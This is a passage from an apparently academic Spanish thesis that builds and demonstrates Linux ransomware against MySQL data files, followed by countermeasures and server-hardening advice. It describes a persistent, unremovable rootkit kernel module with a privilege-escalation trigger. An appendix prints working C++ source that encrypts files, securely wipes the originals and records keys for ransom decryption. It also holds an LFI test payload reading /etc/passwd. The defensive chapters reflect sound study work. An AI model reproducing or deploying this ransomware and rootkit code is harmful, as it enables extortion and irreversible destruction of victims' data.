


Figura 3.3: Asegurando la ejecución del programa: se cargar al inicio el script alux-service. Este script es el encargado de reiniciar la ejecución del programa si por algún motivo no termina.La imagen muestra el contenido del script así como la forma en que es agregado al inicio del sistema.

1. Se muestra que el script alux-service esta en el directorio /etc/init.d.

2. Se muestra el contenido del script alux-service.

3. Se agrega a los servicios de inicio del sistema.





Figura 3.4: Modulo del kernel: Cargando el módulo del kernel, las funciones que cumple es que no se puedan matar procesos llamados alux así como que no sea posible abrir, mover, renombrar, archivos con ese nombre, además garantiza que el módulo no pueda ser removido y un escalamiento de privilegios de manera local al enviar la señal 8 al proceso 8888 (el proceso 8888 no existe, solo es la forma en que un usuario normal puede escalar privilegios ejecutando la orden kill 8 8888). Lo que se aprecia en esta imagen es la carga del modulo y la lista de módulos cargados en ese momento .




```
# rmmod nucleo
Killed
# lsmod
Module                  Size  Used by
nucleo                 12737  0
vesafb                 13489  1
ppdev                  12849  0
joydev                 17393  0
snd_intel8x0           33318  0
snd_ac97_codec        106082  1 snd_intel8x0
ac97_bus               12642  1 snd_ac97_codec
snd_pcm                80468  2 snd_intel8x0,snd_ac97_
psmouse                63474  0
serio_raw              12990  0
snd_timer              28932  1 snd_pcm
snd                    55902  4 snd_intel8x0,snd_ac97_
i2c_piix4              13093  0
parport_pc             32114  0
soundcore              12600  1 snd
snd_page_alloc         14108  2 snd_intel8x0,snd_pcm
lp                     17455  0
parport                40930  3 ppdev,parport_pc,lp
usbhid                 41905  0
hid                    77367  1 usbhid
e1000                 101773  0
ahci                   21634  2
libahci                25761  1 ahci
#
```

Figura 3.5: Removiendo el módulo como el usuario ilegal. Esta imagen muestra como el usuario ilegal (kern)remueve el modulo del kernel una vez que este ha sido cargado, no marca ningún error y posteriormente lista de nuevo los módulos cargados y efectivamente el modulo sigue cargado.

1. Removiendo el LKM nucleo.ko, nótese que el sistema marca que la tarea fue cumplida de manera existosa .

2. Al listar los LKM se ve que nucleo.ko sigue cargado y que no pudo fue removido.




Figura 3.6: Removiendo el módulo un usuario legitimo , en este caso root.Esta imagen muestra como el usuario root remueve el modulo del kernel una vez que este ha sido cargado, no marca ningún error y posteriormente lista de nuevo los módulos cargados y efectivamente el modulo sigue cargado. La diferencia entre esta imagen y la imagen 3.5 es que en esta el usuario legitimo trata de remover el modulo pero no puede y en la otra el usuario ilegal kern tratade hacer lo mismo pero tampoco puede, por lo tanto el modulo funciona acorde a la especificación que fue dada. La única forma de quitar este modulo es iniciando la máquina comprometida con un livecd y quitar el script alux-service del inicio del sistema.




Figura 3.7: Iniciando el ataque: primero se genera la llave RSA y posteriormente se inicia el ataque. El usuario ilegal (kern) ha iniciado el ataque y ha empezado a cifrar y a borrar los archivos .MYD.

```
# ./alux2
Decrypt: /home/kern/final2/mysql/mysql/help_category.MYD.ly
File successfully deleted

Decrypt: /home/kern/final2/mysql/mysql/procs_priv.MYD.ly
File successfully deleted

Decrypt: /home/kern/final2/mysql/mysql/time_zone_transition_type.MYD.ly
File successfully deleted

Decrypt: /home/kern/final2/mysql/mysql/event.MYD.ly
File successfully deleted

Decrypt: /home/kern/final2/mysql/mysql/time_zone_name.MYD.ly
File successfully deleted

Decrypt: /home/kern/final2/mysql/mysql/db.MYD.ly
File successfully deleted

Decrypt: /home/kern/final2/mysql/mysql/user.MYD.ly
File successfully deleted

Decrypt: /home/kern/final2/mysql/mysql/servers.MYD.ly
File successfully deleted

Decrypt: /home/kern/final2/mysql/mysql/time_zone_leap_second.MYD.ly
File successfully deleted

Decrypt: /home/kern/final2/mysql/mysql/proc.MYD.ly
File successfully deleted

Decrypt: /home/kern/final2/mysql/mysql/help_topic.MYD.ly
File successfully deleted

Decrypt: /home/kern/final2/mysql/mysql/func.MYD.ly
File successfully deleted
```

Figura 3.8: Cuando el ataque ha sido realizado satisfactoriamente, en este momento se puede ejercer coacción, en esta imagen se muestra el proceso de descifrado en el mismo sistema comprometido una vez que la parte afectada a accedido a los términos del atacante.




Figura 3.9: Corroborando la integridad de los datos después del ataque utilizando los datos generados en la figura 3.1.

Capítulo 4

Contra medidas

En general las contra medidas son previas, y se centran en evitar un escalamiento de privilegios.

1. Usar sistemas estables como debian o centos. Los sistemas estables no tiene el software más nuevo pero para sistemas en producción es lo más aconsejable.

2. Usar selinux. Al tener usuarios confinados el escalamiento de privilegios es menor.

3. tripwire . Es un software que nos alerta de cambios en el sistema.

4. chattr. Es programa que nos permite cambiar los atributos de los archivos.

5. También es necesario tener un control de acceso más fiable, ya que si el atacante es un empleado con las contraseñas de administración entonces hay poco que se pueda hacer.

6. Pero la mejor forma de evitarlo es acabar una relación laboral lo mejor posible con el empleado.

Al momento de optar por las contra medidas el software implementado no puede funcionar al carecer de la vulnerabilidad CVE-2012-0056, al no tener acceso al Kernel implica que:

1. El proceso puede ser terminado en cualquier momento por la orden kill.

2. No se puede garantizar el acceso a archivos MYD.

3. No tiene sentido el uso de este software por parte de un usuario del sistema sin privilegios sobre los archivos MYD.

La contra medida durante el ataque es simplemente apagar el servidor, y con un livecd encontrar los cambios realizados al sistema y tratar de revertir los.La contra medida después del ataque es acceder a los términos del atacante,(ya que el tiempo de cómputo necesario para romper RSA no es factible o al menos no por ahora) o simplemente resignarse a la perdida de los datos.

A continuación se proporcionaran consejos para instalar un servidor web con una base datos.[I] Primero que nada es necesario obtener debian Squeeze netinstal e instalarlo con el default web server y openssh server. Cuando el sistema este instalado y funcionando, es momento de empezar, se recomienda poner en una partición aparte el /var/[II]:

[I] Las versiones manejadas, así como los tips de configuración solo funcionan para debian 6.0 (Squeeze).

[II] Para la parte de configuraciones se han omitido acentos y la letra ñ, ya que son instrucciones para bash

```
#asi que instalemos selinux y las acl

apt-get install selinux-basics selinux-policy-default
apt-get install python-setools
apt-get install acl

#activemos selinux
selinux-activate

#agregar o poner en /etc/default/rcS:
FSCKFIX=yes
EDITMOTD=no

#cambiar selinux a enforcing de manero permanente /etc/selinux/config:
SELINUX=enforcing

#poner en /etc/pam.d/login:
session required pam_selinux.so multiple

# es necesario reiniciar el sistema
reboot

#una vez reiniciado el sistema, checamos esperando que todo salga bien
check-selinux-installation
```

Para una guia mas completa visiten la documentación oficial de debian . Una vez instalada el manejador de BD deseado (postgresql o mysql), en general ya viene configurados lo manejadores para que se ejecuten con su propio usuario y así de esta manera evitar que el sistema se vea comprometido por alguna circunstancia.

```
#Postresql
#para prevenir cualquier incidente dejaremos la conecion de manera local

#hay que asegurarse que tenga en /etc/postgresql/8.4/main/postgresql.conf:
#(En la seccion de
#CONNECTIONS AND AUTHENTICATION ):
listen_addresses = 'localhost'

#mysql
# hay que asegurarse que tenga en  /etc/mysql/my.cnf
```

```
bind-address            = 127.0.0.1
```

Para php hay que instalar algunas exenciones utilices:

```
apt-get install php5-pgsql php5-mysql php5-sybase
pat-get install php5-curl php5-intl php5-gd php5-xinit

#para evitar abuso en php y en apache se limitan ciertas variables
#poner o editar en /etc/php5/apache2/php.ini
memory_limit = 32M
upload_max_filesize = 10M
post_max_size = 20M
expose_php = Off
disable_functions =show_source,system,shell_exec,
passthru,exec,phpinfo,proc_open ;
```

Para apache

```
#instalaremos modsecurity
apt-get install libapache2-mod-security2

#agregar /etc/apache2/apache2.conf:
<IfModule security2_module>
    SecRuleEngine On
    Include /usr/share/doc/mod-security-common/examples/rules/*conf
Include /usr/share/doc/mod-security-common/examples/rules/base_rules/*conf
</IfModule>

#cargar modsecurity
a2enmod mod-security

#para probar modsecurity en un archivo cualquiera prub.php:
<?php
$secret_file = $_GET['secret_file'];
include ( $secret_file);
?>
#y en el navegador:
url/ruta/prub.php?secret_file=/etc/passwd

#el contenido no debe de mostrado , y se debe mostrar forbidden.
```

```
#apara filtrar cabezeras gregar al final de /etc/apache2/apache2.conf:
ServerSignature Off
ServerTokens Prod

#hay que verificar lo anterior no debe mostrar
#nada relacionado con apache
netcat 192.168.4.7 80
HEAD / HTTP 1.1 /

#nota siempre antes de realiar cada configuracion
#se tiene que verificar que todo funciona bien
apachectl configtest
#se tiene que reiniciar apache
service apache2 restart

#para agregar contenido se sugiere que todo se quede en www,
# sin usuarios
mkdir /var/www/prueba
#cambiar el prpopietario
chown -R www-data:www-data /var/www/prueba
#dar los permisos necesarios
chmod -R 755

# si se necesita acceso por ssh a esta carpetas lo mejor es crear los
#usuarios de la siguiente manera
mkdir /etc/skel/public_html
adduser prueba --home /var/www/prueba/ --shell /bin/bash  --gid 33
```

Ahora selinux

```
#para se linux se recomienda
httpd_builtin_scripting         -> on     httpd_builtin_scripting
#si usas senmail
httpd_can_sendmail              -> on     httpd_can_sendmail
#si tu base de datos no esta en tu servidor
httpd_can_network_connect_db    -> on     httpd_can_network_connect_db
#si quieres que tus sitios se conecten a puertos en direcciones remotas
#en general no es recomendable
httpd_can_network_connect       -> on     httpd_can_network_connect
```

```
#los anteriores son booleanos para ver una lista completa
semanage boolean -l

#para activar un bolean, por ejemplo httpd_builtin_scripting:
setsebool -P httpd_builtin_scripting on

#para poner los sitios en contexto en general se debe tener:
#para cualquier sitio
chcon -R -t httpd_sys_content_t /var/www/prueba/public_html
#si tu sitio necesita escribir en el serviro hay que indicarle que va
#carpetas va a poder escribir
chcon -R -t httpd_sys_script_rw_t /var/www/prueba/public_html/escribir

#para activar la execucion de ciertos scripts o la
#intereaccion de los mismo con el sistema
#hay que activar los boleanos
setsebool -P httpd_ssi_exec=1
#y hay que dar el contexto adecuado para que un script se ejecute
chcon -t httpd_sys_script_exec_t /var/www/script
```

Tripwire

```
#instalar tripwire
apt-get install tripwire

#generar la bd:
tripwire -m i

#checar la bd:
tripwire -m c

#actualizar la bd:
tripwire --update
--twrfile /var/lib/tripwire/report/prueba20130215-140102.twr

#Actulizar la politica:
#se modifica /etc/tripwire/twpol.txt, luego se ejecuta:
twadmin --create-polfile -S site.key /etc/tripwire/twpol.txt
```

```
#se crea la nueva bd:
tripwire --init
```

Logwatch

```
#instalar
apt-get install logwatch

#se copia la configuracion de default:
cp /usr/share/logwatch/default.conf/logwatch.conf
/etc/logwatch/conf/logwatch.conf

#hay que crear:
mkdir  /var/cache/logwatch

# se abre y se edita /etc/logwatch/conf/logwatch.conf:
Output = mail
Format = text
MailTo = servidores@servidores.com
MailFrom = logwatch@prueba.com

#asegurarse de que la hora sea la correcta sino,
#configurar con  date mesdiahoraminutoanio

#se agrega al cron:
#para camabiar editor: env EDITOR=nano crontab -e

crontab -e
2 4 * * * /usr/sbin/logwatch

#hay que crear:
mkdir  /var/cache/logwatch

#mail, se tiene que configurar como Internet Site y el nombre desde donde
#se envian tiene que ser real , en el caso de ether como el dominio no
#existe se uso prueba.com  pata enviar los correos.puedes usar ya sea
#postfix o exim:
```

```
dpkg-reconfigure postfix
dpkg-reconfigure exim4-config
```

Consideraciones importantes:

El uso y configuración de iptables es parte primordial del sistema, pero sale del alcance de este trabajo. Algunas de las reglas importantes a tener en cuenta son las que permitan mitigar DDoS, Nmap , conexiones entrantes y salientes(puertos abiertos), y por ultimo conexiones no autorizadas. Usar chattr para archivos estáticos [36]:

```
#para proteger archivos encontra de modificaciones y borrado de datos de
#manera segura
chattr -is archivo


#de manera recursiva
chattr -R -is carpeta
```

Usar chattr para logs del sistema:

```
#este atributo sirve para prevenir la eliminacion
#de logs y solo permite que
#se anada contenido al final del mismo.
chattr -a archivo


#de manera recursiva
chattr -R -a carpeta
```

Para evitar que un intruso modifique los atributos que han sido puestos sobre archivos es necesario usar lcap [36], ya que para modificar los es necesario reiniciar el sistema, el problema de los logs es el volumen de información que llegan a generar y el rotamiento de los mismos, lo cual implica que para rotar logs es necesario reiniciar el sistema [36], lo cual en un servidor de alta disponibilidad no es algo factible.

Para ssh algo básico pero funcional es:

```
#simplemente basta con agregar en /etc/hosts.deny
sshd: ALL
#simplemente basta con agregar en /etc/hosts.allow
#las ip de confianza
sshd: ip
```

Una configuración más complicada es el uso de identificación por llaves rsa.
Y otra no menos importante configurar el servidor con nagios, que nos permite monitoreo de servidores, como servicios de red, recursos, base de datos , etc.[III]

La medida que vale la pena tener en cuenta todo el tiempo es tener un plan de contingencia no para esta situación en particular pero si para situaciones que tengan como resultado el mismo, que en este caso es la perdida total de la información:

[III] La configuración completa de un servidor sale del alcance de este trabajo, así que solo se mencionaron algunas configuraciones importantes.

1. Elaborar respaldos periódicamente y almacenarlos en lugares distintos.
2. Utilizar un NAS o SAN. [IV]
3. Utilizar replicación para la BD.

[IV] Network Attached Storage y Storage Area Network son tecnologías de almacenamiento.

Capítulo 5

Conclusiones

A lo largo de este trabajo se ha mostrado como la criptografía usada de manera maliciosa puede ocasionar daños y más aun si no se tiene configurado de manera adecuada un servidor. Las conclusiones a las que he llegado son las siguientes:

1. Usar sistemas estables. por ejemplo: Red hat, Debian, Openbsd, AIX, Mac OSX.

2. Invertir el tiempo necesario para la configuración de manera segura de un servidor.

3. Tener un plan de contingencia.

4. Y la principal es *"Terminar las relaciones laborales con cualquier empleado y en especial con administradores de servidores/sistemas de la manera más cordial posible".*

Para el escenario planteado en este trabajo con el hecho de tener un sistema bien configurado el plan de cualquier atacante queda mermado. Aunque, si archivos importantes se encuentran bajo su control(un empleado con un resentimiento hacia la institución) es factible usar el mismo malware, pero con una diferencia significativa "no necesita un módulo de kernel", lo cual lo convierte en algo aún más peligroso. Aunque para cualquier escenario con tener un plan de contingencia es lo idóneo.

Para otros sistemas operativos la potabilidad de esta idea es totalmente viable, ya que la parte fundamental usa la librería cryptopp, la cual está disponible para varios compiladores. En dado caso que no exista ,esta librería no es difícil implementar un algoritmo de cifrado ya que en la actualidad se cuenta con la especificación del diseño de algoritmos criptográficos y además existen otras librerías criptográficas opensource (openssl).

La parte del borrado seguro y el modulo del Kernel también es factible, aunque para esta parte, la persona debe estar familiarizado con el sistema, lo cuál no resulta ilusorio debido a que la mayor parte de los sistemas son tipo unix y windows, que en cualquier caso están muy bien documentados. En el peor de los casos se tiene que hacer uso de ingeniería inversa para lo cual existen herramientas, como por ejemplo: ida pro [I].

Otro punto a considerar es que hoy en día existen lenguajes multiplataforma como por ejemplo: java, python y perl. Lo cual haría una implementación aún más fácil para varios sistemas operativos.

Pero el punto más interesante de todo esto es el estándar POSIX (Portable Operating System Interface) [II] para mantener la compatibilidad entre sistemas operativos, aunado a esto hay que

[I] Para mas información vea su sitio web: https://www.hexrays.com/products/ida/index.shtml

[II] Para mas información vea su sitio web: http://standards.ieee.org/develop/wg/POSIX.html

recordar que un compilador por ejemplo gcc ofrece compilación cruzada [III] [IV] . De forma resumida tenenos que hay sistemas que son compatibles con POSIX y además los compiladores ofrecen compilación cruzada, por lo que al menos la parte criptografía es altamente portable.

Los conocimientos necesarios para realizar este trabajo fueron los siguientes:

1. Programación en C y C++.
2. Criptografía.
3. Programación en Linux.
4. Sistemas Operativos.

La opinión mas importante acerca de este trabajo es que resulto complicada la elaboración en algunas partes, en especial por la parte más difícil y curiosamente no es la parte central del trabajo fue la programación del Kernel ya que necesita un buen manejo de teoría de sistemas operativos y solido conocimiento en Linux. Lo demás de este trabajo tuvo sus partes complicadas y fáciles, por ejemplo: el manejo de cryptopp.

El manejo de información siempre es algo prioritario para una persona o una institución, y cuidar de ella es responsabilidad de quien es propietario.

Algunos trabajos futuros que pueden retomar este escrito incluyen:

1. Portar la idea a más sistemas. por ejemplo: Android y IOS, ya que son plataformas con un gran crecimiento.
2. Utilización de sqlite, esto brindaría la posibilidad de establecer una lista de objetivos, así como el almacenamiento de un gran numero de contraseñas y vectores de inicialización.
3. La utilización de los anillos -1,-2 y -3 para implementar un malware de características similares.
4. La utilización de desbordamientos de buffer para la propagación de este malware.

[III] Crear un ejecutable para otra arquitectura diferente en la que el compilador se ejecuta.

[IV] Para mas información vea su sitio web: http://gcc.gnu.org/install/specific.html

Apéndice A

Código

En esta sección se muestra la implementación hecha para ubuntu 11.10-i386, además los comentarios hechos en el codigo no incluyen acentos debido a que el compilador produce errores si hay comentarios con acentos, el compilador usado fue gcc 4.6.1 y g++ 4.6.1, el Kernel utilizado fue 3.0.0 y la versión de cryptopp es 5.6.1.

Compilación de los programas se realiza con:
g++ -g -O2 -I/usr/include/cryptopp nombre.cpp -o nombre1 -lcryptopp -lpthread

Compilación del modulo del Kernel
se crea un make file con el siguiente contenido:
obj-m += nucleo.o

all:
make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean

A.1 aes-ed.h

```
//aes-ed.h
#include <stdio.h>
#include <dirent.h>
#include <limits.h>
#include <iostream>
#include <fstream>
#include <string>
#include "osrng.h"
#include "cryptlib.h"
#include "filters.h"
```

```
#include "aes.h"
#include "ccm.h"
#include "assert.h"
#include "hex.h"
#include "files.h"

//-----------------------------------------------------------------------
#include "gutman.h"

using namespace std;
using namespace CryptoPP;

ofstream fmyd("files.txt", ios::app | ios::binary);

extern byte key[AES::DEFAULT_KEYLENGTH];
extern byte iv[AES::BLOCKSIZE];

/*busca archivos, los cifra y los borra.
 * la busqueda es realizada de manera recursiva y una vez encontrados
 * los archivos deseados estos son cifrados, y el archivo original.
 * los nombres de los archivos cifrados son el nombre del archivo
 * orginal mas la extencion .ly
 * ademas se guarda la ruta completa del archivo asi como con el
 * nombre del archivo y iv que se usaron para cifrar los archivos.
*/
void aese (const char * dir_name, const char * tfile, int num)
{  //se encarga de recorrer los direcorios recursivamente
   char fi[PATH_MAX];
   DIR * d;
   struct stat statbuf;
   d = opendir (dir_name);

   if (! d)
   {  fprintf (stderr, "Cannot open directory '%s': %s\n",
      dir_name, strerror (errno));
      exit (EXIT_FAILURE);
    }
```

```
while (1)
   {struct dirent * entry;
    const char * d_name;
    entry = readdir (d);
    if (! entry)
      {
                    break;
      }
    d_name = entry->d_name;
    snprintf (fi, PATH_MAX, "%s/%s", dir_name, d_name);

    if (!opendir(fi))
    {       //aqui se encuentran los archivos  a cifrar
       if(strstr(d_name,tfile) != 0 && strstr(d_name,"ly") == 0)
          {
             ifstream is(fi, ios::in | ios::binary);
             if (is.is_open())
               { cout<<"Encrypt: "<<fi<<endl;

                 //se contruye el nombre del nuevo archivo
                 char cis[PATH_MAX];
                 strncat(cis,dir_name,512);
                 strncat(cis,"/",512);
                 strncat(cis,d_name,512);
                 strncat(cis,".ly",512);

                 //se cifra el archivo
                 ofstream fs(cis, ios::out | ios::binary);
                 try
                 { CTR_Mode< AES >::Encryption e;
                   e.SetKeyWithIV(key, sizeof(key), iv);

                   FileSource s(fi, true,
                     new StreamTransformationFilter(e,
                     new FileSink(cis)
                             )
                       );
```

```
                    }
                    catch(const CryptoPP::Exception& e)
                    { cerr << e.what() << endl;
                      exit(1);
                    }

                    is.close();
                    //funcione incluida en gutman.h
                    gutman(fi);
                    cis[0]='\0';
                  }
                else cout << "Unable to open file";
                //una vez que el archivo fue cifrado y borrado, se guarda
                //el registro de la clave y iv usado para cifrarlo
                fmyd << fi<<","<<num<<endl;
        }

    }
//continua el recorrido recursivo
    if (entry->d_type & DT_DIR)
    {
        if (strcmp (d_name, "..") != 0 && strcmp (d_name, ".") != 0)
        { int path_length;
          char path[PATH_MAX];
          path_length = snprintf (path, PATH_MAX, "%s/%s", dir_name, d_name);
          if (path_length >= PATH_MAX)
           { fprintf (stderr, "Path length has got too long.\n");
             exit (EXIT_FAILURE);
           }
          //funcion recursiva
          aese (path,tfile,num);
        }
    }
}

if (closedir (d))
```

```
      { fprintf (stderr, "Could not close '%s': %s\n",
        dir_name, strerror (errno));
        exit (EXIT_FAILURE);
       }
}

/*esta funcion es la encarda de desifrar los archivos
*/
void aesd (const char * fild, const char * num )
{ //se encarga de encontrar el nombre original de los archivos
  char fname[1024];
  fname[0]='\0';
  strncat(fname,fild,1000);
  strncat(fname,".ly",24);
  cout<<"Decrypt: "<<fname<<endl;

  //carga la llave
  char fk[8];
  snprintf (fk, 8,"%s%s", "key.r", num);

  ifstream fkey(fk, ios::in | ios::binary);
  if (fkey.is_open())
  { fkey.read(reinterpret_cast<char *>(&key),
  sizeof(byte [AES::DEFAULT_KEYLENGTH]));
    fkey.close();
   }
  else cout << "Unable to open key file";

  //carga ek iv
  char fv[8];
  snprintf (fv, 8,"%s%s", "iv.r", num);

  ifstream fiv(fv, ios::in | ios::binary);
  if (fiv.is_open())
  { fiv.read(reinterpret_cast<char *>(&iv),
  sizeof(byte[AES::BLOCKSIZE]));
    fiv.close();
```

```
   }
    else cout << "Unable to open iv file";

  //descifra y guarda  con su nombre original
  try
   { CTR_Mode< AES >::Decryption d;
         d.SetKeyWithIV(key, sizeof(key), iv);


        FileSource s(fname, true,
                new StreamTransformationFilter(d,
                new FileSink(fild)
                        )
                );


                }
        catch(const CryptoPP::Exception& e)
        { cerr << e.what() << endl;
                exit(1);
          }
   //borra los archivos originales
   srfdel(fname);


}

/*parsea el archivo donde se guardo el registro del nombre del
 * archivo y la clave y id  con que fueron cifrados.
*/
int name ()
{ int i=1;
  char line2[512], *line3,*num;
  char *pch;
  ifstream myfile ("files.txt");
  if (myfile.is_open())
  {
```

```
    while ( myfile.good() )
    { myfile.getline (line2,512);
      pch = strtok (line2,",");
      line3=pch;

          while (pch != NULL)
            {
                  if(i%2==0)
                    {num=pch;
                      //descifra los archivos
                      aesd(line3,num);
                    }

                  else
                        {line3=pch;
                    }

                    pch = strtok (NULL, ",");
                   i++;
            }

    }
    myfile.close();
  }

  else cout << "Unable to open file"<<endl;

  return 0;

}
```

A.2 gutman.h

```
//gutman.cpp
#include <limits.h>
#include <sys/types.h>
#include <sys/stat.h>
```

```
#include <unistd.h>
#include <errno.h>
#include <stdio.h>
#include <string.h>

#define SPC_WIPE_BUFSIZE 4096

static int write_data(int fd, const void *buf, size_t nbytes) {
  size_t  towrite, written = 0;
  ssize_t result;

  do {
    if (nbytes - written > SSIZE_MAX) towrite = SSIZE_MAX;
    else towrite = nbytes - written;
    if ((result = write(fd, (const char *)buf + written, towrite)) >= 0)
      written += result;
